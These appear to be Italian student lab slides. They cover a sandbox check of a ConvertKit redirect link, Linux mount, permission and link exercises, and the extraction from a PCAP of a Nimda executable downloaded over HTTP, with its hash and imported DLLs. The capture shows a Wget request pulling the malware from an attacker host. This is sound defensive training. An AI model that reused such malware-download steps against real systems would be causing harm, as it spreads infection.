


ANALISI LINK2 ANYRUN

Abbiamo condotto l'analisi di un link sospetto proveniente da click.convertkit-mail2.com. Questo link è stato sottoposto a verifica utilizzando lo strumento Any.run e attraverso test manuali in ambiente virtuale isolato per determinarne la potenziale pericolosità.

La nostra indagine ha rivelato che si tratta di un link di tracciamento utilizzato da ConvertKit, una piattaforma legittima di email marketing.

Questi link servono a monitorare le interazioni degli utenti con le email, registrando i clic prima di reindirizzare alla destinazione finale.





ANALISI LINK2 ANYRUN

Funzionamento del link analizzato



Email Marketing

Link inserito in email inviata tramite ConvertKit



Tracciamento

Passaggio attraverso server ConvertKit che registra il clic



Destinazione

Reindirizzamento a www.instagram.com/aussienurseresrecruiters



Il link specifico analizzato reindirizza l'utente alla pagina Instagram "aussienurseresrecruiters". Durante questo processo, ConvertKit registra dati analitici sul clic. L'analisi ha confermato l'assenza di malware o comportamenti dannosi immediati.



ANALISI LINK2 ANYRUN

Valutazione del rischio



Rischio attuale

Il link specifico non contiene malware attivo e reindirizza a una pagina Instagram legittima tramite un sistema di tracciamento standard.



Rischio Potenziale

I link di reindirizzamento possono essere sfruttati per mascherare destinazioni dannose, rendendo difficile per l'utente identificare la destinazione finale.



Vettore di attacco

Malintenzionati potrebbero utilizzare ConvertKit per inviare email di phishing o link a siti dannosi, nascondendoli dietro URL di tracciamento apparentemente legittimi.

Sebbene questo specifico link sia innocuo, la natura stessa dei sistemi di reindirizzamento rappresenta un rischio per la sicurezza aziendale. L'impossibilità di verificare immediatamente la destinazione finale crea una vulnerabilità che potrebbe essere sfruttata in attacchi futuri.





ANALISI LINK2 ANYRUN

Valutazione del rischio

▶ **Classificazione: vero negativo**

Il link non conteneva malware attivo al momento dell'analisi

▶ **Valutazione: Potenziale Vettore di Rischio**

Rappresenta un rischio futuro a causa della natura del reindirizzamento


▶ **Azione Consigliata: Bloccare l'Accesso**

Mettere in blacklist il dominio click.convertkit-mail2.com



03

NAVIGAZIONE FILESYSTEM LINUX E GESTIONE PERMESSI





NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI

- Esplorazione dei file system in Linux
- Permessi dei file
- Collegamenti simbolici e altri tipi di file speciali



NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI

Esplorazione dei file system di Linux

Il sistema operativo utilizzato è una VM (Virtual Machine) CyberOps Workstation, basata su Linux, che offre un ambiente controllato per l'analisi e la sperimentazione.

Apertura sessione terminale:

- comando per vedere l'elenco dei dischi e le loro partizioni.

```
[analyst@secOps ~]$ lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0 10G  0 disk 
└─sda1   8:1    0 10G  0 part /
sdb      8:16   0   1G  0 disk 
└─sdb1   8:17   0 1023M 0 part 
sr0     11:0    1 1024M 0 rom 
[analyst@secOps ~]$
```



NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI

Esplorazione dei file system di Linux

- **mount**: visualizza informazioni più dettagliate sui file system attualmente montati sulla VM.
- **grep**: mostra solo le informazioni su **/dev/sda1**.

```
[analyst@sec0ps ~]$ mount | grep sdai
/dev/sdai on / type ext4 (rw,relatime,data=ordered)
[analyst@sec0ps ~]$
```

Tipo filesystem: ext4, configurato per permettere lettura e scrittura (rw).

Successivamente si utilizzano i comandi **cd /** e **ls -l** per ottenere l'elenco dei file memorizzati nella radice del file system **/dev/sda1**.



NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI

MONTAGGIO MANUALE DEI FILE SYSTEM

Prima che un dispositivo a blocchi possa essere montato, deve disporre di un **punto di montaggio**.

```
[analyst@secOps ~]$ ls -l second_drive
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 second_drive
```

Montare **/dev/sdb1** su questa directory consente di accedere al contenuto della partizione, utilizzando **second_drive** come punto di ingresso.

```
[analyst@secOps ~]$ ls -l second_drive
total 0
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[sudo] password for analyst:
[analyst@secOps ~]$ ls -l second_drive/
total 20
drwx----- 2 root    root    16384 Mar 26 2018 lost+found
-rw-r--r-- 1 analyst analyst 183 Mar 26 2018 myFile.txt
```

La directory non è più vuota perché dopo il montaggio **second_drive** diventa il punto di ingresso al file system fisicamente memorizzato in **/dev/sdb1**.

NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI



SMONTAGGIO DI UNA PARTIZIONE:

- comando **mount | grep /dev/sd**: visualizza tutti i filesystem montati e filtra solo quelli con **/dev/sd***:

/dev/sda1: Montato come **root (/)**.

/dev/sdb1: Montato in **~/second_drive**.

```
[analyst@secOps ~]$ mount | grep /dev/sd
/dev/sda1 on / type ext4 (rw,relatime,data=ordered)
/dev/sdb1 on /home/analyst/second_drive type ext4 (rw,relatime,data=ordered)
[analyst@secOps ~]$ sudo umount /dev/sdb1
[analyst@secOps ~]$ ls -l second_drive/
total 0
[analyst@secOps ~]$
```

- **sudo umount /dev/sdb1**: smontaggio della partizione.
Una volta smontata, la directory ritorna vuota e il contenuto non è più accessibile.



NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI

Permessi dei file

Ogni file nei file system ha il proprio insieme di permessi.

```
[analyst@secOps ~]$ cd lab.support.files/scripts/
[analyst@secOps scripts]$ ls -l
total 60
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21 2018 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21 2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21 2018 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 fw_rules
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 mal_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start_ELK.sh
-rwxr-xr-x 1 analyst analyst 85 Mar 21 2018 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst 76 Mar 21 2018 start_pox.sh
-rwxr-xr-x 1 analyst analyst 106 Mar 21 2018 start_snort.sh
-rwxr-xr-x 1 analyst analyst 61 Mar 21 2018 start_tftpd.sh
```


Linux gestisce i permessi su **tre livelli**:

- **proprietario**
- **gruppo**
- **altri utenti.**

-LIMITAZIONI ACCESSO-

```
[analyst@secOps scripts]$ touch /mnt/myNewFile.txt
touch: cannot touch '/mnt/myNewFile.txt': Permission denied
[analyst@secOps scripts]$ ls -ld /mnt
drwxr-xr-x 2 root root 4096 Jan  5  2018 /mnt
[analyst@secOps scripts]$ sudo mount /dev/sdb1 ~/second_drive/
```

Solo l'utente root può scrivere nella cartella **/mnt**.





NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI

Modifica permessi del file myFile.txt:

```
[analyst@secOps scripts]$ cd ~/second_drive
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root     16384 Mar 26  2018 lost+found
-rw-r--r--  1 analyst   analyst    183 Mar 26  2018 myFile.txt
[analyst@secOps second_drive]$ sudo chmod 665 myFile.txt
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root      root     16384 Mar 26  2018 lost+found
-rw-rw-r-x  1 analyst   analyst    183 Mar 26  2018 myFile.txt
[analyst@secOps second_drive]$
```

Formato Ottale

- Ogni tipo di permesso ha un valore numerico

4 = Lettura (r)

2 = Scrittura (w)

1 = Esecuzione (x)

- I numeri si sommano per creare una combinazione di permessi:

7 = Lettura + Scrittura + Esecuzione (rwx) → 4 + 2 + 1

6 = Lettura + Scrittura (rw-) → 4 + 2

5 = Lettura + Esecuzione (r-x) → 4 + 1

0 = Nessun permesso (---

- **sudo chmod 777**: controllo totale sui file

NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI

Le directory "malware" e "mininet_services" hanno permessi differenti.

```
[analyst@sec0ps second_drive]$ cd ~/lab.support.files/
[analyst@sec0ps lab.support.files]$ ls /l
ls: cannot access '/l': No such file or directory
[analyst@sec0ps lab.support.files]$ ls -l
total 580
-rw-r--r-- 1 analyst analyst      649 Mar 21  2018 apache_in_epoch.log
-rw-r--r-- 1 analyst analyst      126 Mar 21  2018 applicationX_in_epoch.log
drwxr-xr-x  4 analyst analyst    4096 Mar 21  2018 attack_scripts
-rw-r--r--  1 analyst analyst     102 Mar 21  2018 confidential.txt
-rw-r--r--  1 analyst analyst    2871 Mar 21  2018 cyops.mn
-rw-r--r--  1 analyst analyst      75 Mar 21  2018 elk_services
-rw-r--r--  1 analyst analyst     373 Mar 21  2018 h2_dropbear.banner
drwxr-xr-x  2 analyst analyst    4096 Apr  2  2018 instructor
-rw-r--r--  1 analyst analyst     255 Mar 21  2018 letter_to_grandma.txt
-rw-r--r--  1 analyst analyst  24464 Mar 21  2018 logstash-tutorial.log
drwxr-xr-x  2 analyst analyst    4096 Mar 21  2018 malware
-rwxr-xr-x  1 analyst analyst     172 Mar 21  2018 mininet_services
drwxr-xr-x  2 analyst analyst    4096 Mar 21  2018 personal_lab
```

Identificazione del Tipo di File

- Directory: se una voce in ls -l inizia con d (drwxr-xr-x) è una directory.
- File regolari: se inizia con (-rw-r--r--) è un file normale.

Significato del Bit di Esecuzione (x)

- Se una directory ha x nei permessi (drwxr-xr-x): gli utenti possono accedere al suo interno.
- Se un file ha x nei permessi (-rwxr-xr-x): è eseguibile.



NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI

Collegamenti simbolici e altri tipi di file speciali

File regolari (-): file leggibili - file di testo - file binari - programmi -file immagine -file compressi

File di directory (d): cartelle.

File speciali:

- File di blocco (b): accedono all'hardware fisico (i punti di montaggio per accedere ai dischi rigidi).
- File di dispositivo a caratteri (c): forniscono un flusso seriale di input e output.
- File pipe (p): passano informazioni in cui i primi byte in entrata sono i primi byte in uscita.
- File di collegamento simbolico (l): si collegano ad altri file o directory.
- File o Socket: comunicazione tra 2 applicazioni.

```
[analyst@secOps ~]$ ls -l /dev/
total 0
crw-r--r-- 1 root root          10, 235 Apr 14 05:47 autofs
drwxr-xr-x 2 root root          140 Apr 14 05:47 block
drwxr-xr-x 2 root root          100 Apr 14 05:47 bsg
crw----- 1 root root          10, 234 Apr 14 05:47 btrfs-control
drwxr-xr-x 3 root root          60 Apr 14 05:47 bus
lrwxrwxrwx 1 root root          3 Apr 14 05:47 cdrom -> sr0
drwxr-xr-x 2 root root         2800 Apr 14 05:47 char
crw----- 1 root root          5,   1 Apr 14 05:48 console
lrwxrwxrwx 1 root root          11 Apr 14 05:47 core -> /proc/kcore
crw----- 1 root root          10,  61 Apr 14 05:47 cpu_dma_latency
crw----- 1 root root          10, 203 Apr 14 05:47 cuse
drwxr-xr-x 6 root root          120 Apr 14 05:47 disk
drwxr-xr-x 3 root root          80 Apr 14 05:47 dri
```



NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI

Collegamenti simbolici e Collegamenti fisici

Il file di collegamento simbolico punta al nome di un altro file.

Il file di collegamento fisico punta al contenuto di un altro file.

```
crw-rw-rw- 1 root root      1, 5 Apr 14 05:47 zero
[analyst@secOps ~]$ echo "symbolic" > file1.txt
[analyst@secOps ~]$ cat file1.txt
symbolic
[analyst@secOps ~]$ echo "hard" > file2.txt
[analyst@secOps ~]$ cat file2.txt
hard
[analyst@secOps ~]$ ln -s file1.txt file1symbolic
bash: In: command not found
[analyst@secOps ~]$ ln -s file1.txt file1symbolic
[analyst@secOps ~]$ ln file2.txt file2hard
[analyst@secOps ~]$ ls -l
total 17524
-rw-r--r-- 1 root    root      7297 Apr  9 10:56 capture.pcap
drwxr-xr-x 2 analyst analyst   4096 Mar 22  2018 Desktop
drwxr-xr-x 3 analyst analyst   4096 Mar 22  2018 Downloads
lrwxrwxrwx 1 analyst analyst      9 Apr 14 06:44 file1symbolic -> file1.txt
-rw-r--r-- 1 analyst analyst      9 Apr 14 06:40 file1.txt
-rw-r--r-- 2 analyst analyst     5 Apr 14 06:41 file2hard
-rw-r--r-- 2 analyst analyst     5 Apr 14 06:41 file2.txt
-rw-r--r-- 1 root    root  13066240 Apr 11 06:49 httpdump.pcap
-rw-r--r-- 1 root    root   4841472 Apr 11 06:49 httpsdump.pcap
drwxr-xr-x 9 analyst analyst   4096 Jul 19  2018 lab.support.files
drwxr-xr-x 3 root    root   4096 Mar 26  2018 second-drive
[analyst@secOps ~]$
```

echo: scrive dati su un file.

cat: apre in sola lettura un file

ln -s: crea una "scorciatoia" a un determinato file o cartella.

ln: crea un collegamento fisico a **file2.txt**.

Non punta al file in sé come una scorciatoia, ma ai suoi dati fisici.



NAVIGAZIONE FILE SYSTEM LINUX E GESTIONE PERMESSI

Modifica i nomi dei file originali:

```
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
[analyst@secOps ~]$ cat file1symbolic
cat: file1symbolic: No such file or directory
[analyst@secOps ~]$ cat file2hard
hard
```


COMPORTAMENTO COLLEGAMENTI:

- **collegamento simbolico**: non funzionante perché il nome del file a cui puntava file1.txt è cambiato.
- **collegamento fisso**: file2hard funziona ancora correttamente perché punta all'inode di file2.txt e non al suo nome, che ora è file2new.txt .
- Se si modifica il contenuto di file2new.txt, anche file2hard cambierà perché entrambi i file puntano allo stesso inode.
- Non importa quale dei due file venga modificato, il contenuto viene aggiornato in entrambi, poiché condividono la stessa posizione fisica sul disco



04

ESTRAZIONE FILE ESEGUIBILE DA UN PCAP





ESTRAZIONE FILE ESEGUIBILE DA UN PCAP

- Scenario: Un attaccante ha trasferito un file eseguibile (.exe) tramite una connessione HTTP.
- Obiettivi:
 - Identificare il traffico sospetto in un file PCAP.
 - Estrarre il file eseguibile.
 - Verifica dell'HASH.
 - Determinazione natura del file tramite VirusTotal.

ESTRAZIONE FILE ESEGUIBILE DA UN PCAP

Team WolfGuard



Strumenti utilizzati

Strumento	Scopo
Wireshark	Analisi del traffico di rete
CFF	Visualizzazione HASH
VirusTotal	Analisi del file estratto
Terminale (Linux)	Analisi file in wireshark e sandboxing

ESTRAZIONE FILE ESEGUIBILE DA UN PCAP

Team WolfGuard



Analisi traffico con wireshark

The screenshot shows a Wireshark interface with the following details:

- Table Headers:** Time, Source, Destination, Protocol, Length, Info.
- Packets:** 1-16 (selected), 17-316.
- Selected Packet (Row 4):**
 - Source: 209.165.200.235
 - Destination: 209.165.202.133
 - Protocol: HTTP
 - Length: 230
 - Info: GET /W32.Nimda.Amm.exe HTTP/1.1
- Follow TCP Stream (tcp.stream eq 0) Window:**
 - Stream Content:** GET /W32.Nimda.Amm.exe HTTP/1.1, User-Agent: Wget/1.19.1 (linux-gnu), Accept: */*, Accept-Encoding: identity, Host: 209.165.202.133:6666, Connection: Keep-Alive.
 - HTTP Response:** HTTP/1.1 200 OK, Server: nginx/1.12.0, Date: Tue, 02 May 2017 14:26:50 GMT, Content-Type: application/octet-stream, Content-Length: 345088, Last-Modified: Fri, 14 Apr 2017 19:17:25 GMT, Connection: keep-alive, ETag: "58f12045-54400", Accept-Ranges: bytes.
 - File Content:** MZ.....@.....!..L!This program cannot be run in DOS mode.
- Bottom Buttons:** Find, Save As, Print, ASCII, EBCDIC, Hex Dump, C Arrays, Raw, Help, Filter Out This Stream, Close.
- Status Bar:** File: "/home/analyst/lab.support.files...", Packets: 316.

Le prime tre righe riguardano un handshake tra due IP. Successivamente nella quarta riga avviene una richiesta GET di scaricamento di un file (W32.Nimda.Amm.exe)

La richiesta GET va a buon fine (200 OK) e successivamente si ha lo scaricamento del file.

ESTRAZIONE FILE ESEGUIBILE DA UN PCAP

Team WolfGuard



Analisi preliminare codice

- **NTDLL.DLL**
 - a. NT Layer DLL:
Interfaccia a basso livello tra il kernel di Windows e i processi utente.
 - b. Criticità:
Spesso usata da malware per chiamate di sistema "nascoste" (es. NtCreateProcess)

The screenshot shows a NetworkMiner capture window. At the bottom, a status bar reads "Entire conversation (345510 bytes)". The main pane displays several network packets. One packet is highlighted, showing a request for system information with the following hex dump:

```
.00.....h.....(....00.....h.....00....%.....h...  
.....4..V.S._V.E.R.S.I.O.N._I.N.F.O.....jD....jD.?.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....  
0.4.0.9.0.4.B.0..L....C.o.m.p.a.n.y.N.a.m.e....M.i.c.r.o.s.o.f.t .C.o.r.p.o.r.a.t.i.o.n...  
\....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n....W.i.n.d.o.w.s .C.o.m.m.a.n.d .P.r.o.c.e.s.s.o.r.r)...F.i.l.e.V.e.r.s.i.o.n....  
6...1...7.6.0.1...1.7.5.1.4...(.w.i.n.7.s.p.1._r.t.m...1.0.1.1.1.9.-1.8.5.0.)....  
(....I.n.t.e.r.n.a.l.N.a.m.e...c.m.d.....L.e.g.a.l.C.o.p.y.r.i.g.h.t....M.i.c.r.o.s.o.f.t .C.o.r.p.o.r.a.t.i.o.n... A.I.I .r.i.g.h.t.s ..r.e.s.e.r.v.e.d....8....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...C.m.d...E.x.e...j.  
%...P.r.o.d.u.c.t.N.a.m.e....M.i.c.r.o.s.o.f.t... W.i.n.d.o.w.s... O.p.e.r.a.t.i.n.g .S.y.s.t.e.m....B....P.r.o.d.u.c.tV.e.r.s.i.  
0.n...6...1...7.6.0.1...1.7.5.1.4....D....V.a.r.F.i.l.e.I.n.f.o....$....T.r.a.n.s.l.a.t.i.o.n.....J..  
7....0...@....!....  
8..d.....M.U.I.....M.U.I.....e.n.-U.S.....  
.....0.....(0.8.@.H.P.X.h.x.....p.....  
(@.H`h.....(@.H`h.....(@.H`h.....(@.H`h.....  
(@.H`h.....H.h.....  
(@.H`h.....  
.....  
Entire conversation (345510 bytes)
```

- **msvcrt.dll**
 - a. Microsoft Visual C Runtime Library:
Fornisce funzioni base per programmi scritti in C/C++ (es. gestione memoria, I/O).
 - b. Uso comune:
Molti malware la sfruttano per attività legittime e per evadere detection

- **KERNEL32.dll**
 - a. Core Windows API: Gestisce processi, thread, memoria e file system.
 - b. Esempio di funzioni: CreateProcessW, LoadLibraryA.

ESTRAZIONE FILE ESEGUIBILE DA UN PCAP

Team WolfGuard



Esportazione file

The screenshot shows the Wireshark interface with a packet list and details panes. A context menu is open over a selected HTTP request (Frame 4). The 'Export Objects' option is highlighted. The 'HTTP' item under it is also highlighted. The details pane shows the HTTP request for 'W32.Nimda.Amm.exe'. To the right, a 'pcaps - File Manager' window is open, showing files like 'nimda.download.pcap', 'W32.Nimda.Amm.e', and 'wannacry_downloa...d_pcap.pcap'.

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

File Open... Open Recent Merge... Import from Hex Dump... Close Save Save As... File Set Export Specified Packets... Export Packet Dissections Export Selected Packet Bytes... Export PDUs to File... Export SSL Session Keys... Export Objects Print... Quit

14 0.004613 209.165.202.133 15 0.004614 209.165.200.235 16 0.004615 209.165.202.133

Frame 4: 230 bytes on wire (1840 bits), 230 bytes captured (1840 bits)
Ethernet II, Src: ea:05:2c:e1:90:3d (ea:05:2c:e1:90:3d), Dst: 16:4c:37:9e:eb:50 (16:4c:37:9e:eb:50)
Internet Protocol Version 4, Src: 209.165.200.235, Dst: 209.165.202.133
Transmission Control Protocol, Src Port: 48598, Dst Port: 6666, Seq: 1, Ack: 1, Len: 164
Hypertext Transfer Protocol

Destiny Protocol Length Info

209.165.202.133 HTTP 230 GET /W32.Nimda.Amm.exe HTTP/1.1

209.165.200.235 TCP 66 6666 → 48598 [A] 209.165.200.235 TCP 324 6666 → 48598 [P] 209.165.202.133 TCP 66 48598 → 6666 [A] 209.165.200.235 TCP 1514 6666 → 48598 [A] 209.165.202.133 TCP 66 48598 → 6666 [A] 209.165.200.235 TCP 1514 6666 → 48598 [A] 209.165.202.133 TCP 66 48598 → 6666 [A] 209.165.200.235 TCP 1514 6666 → 48598 [A] 209.165.202.133 TCP 66 48598 → 6666 [A] 209.165.200.235 TCP 1514 6666 → 48598 [A] 209.165.202.133 TCP 66 48598 → 6666 [A] 209.165.200.235 TCP 1514 6666 → 48598 [A]

DEVICES

- File System
- Filesystem root

PLACES

- analyst
- Desktop

NETWORK

- Browse Network

pcaps - File Manager

/home/analyst/lab.support.files/pcaps/

3 items (4.5 MB), Free space: 4.6 GB

ESTRAZIONE FILE ESEGUIBILE DA UN PCAP

Team WolfGuard



Analisi statica

The screenshot shows the CFF Explorer VIII interface with the following details:

File: W32.Nimda.Amm.exe

Property	Value
File Name	C:\Users\FlareVM\Downloads\W32.Nimda.Amm.exe
File Type	Portable Executable 64
File Info	Microsoft Visual C++ 8.0 (DLL)
File Size	337.00 KB (345088 bytes)
PE Size	337.00 KB (345088 bytes)
Created	Monday 14 April 2025, 14.14.29
Modified	Monday 14 April 2025, 14.14.29
Accessed	Monday 14 April 2025, 14.24.26
MD5	5746BD7E255DD6A8AFA06F7C42C1BA41
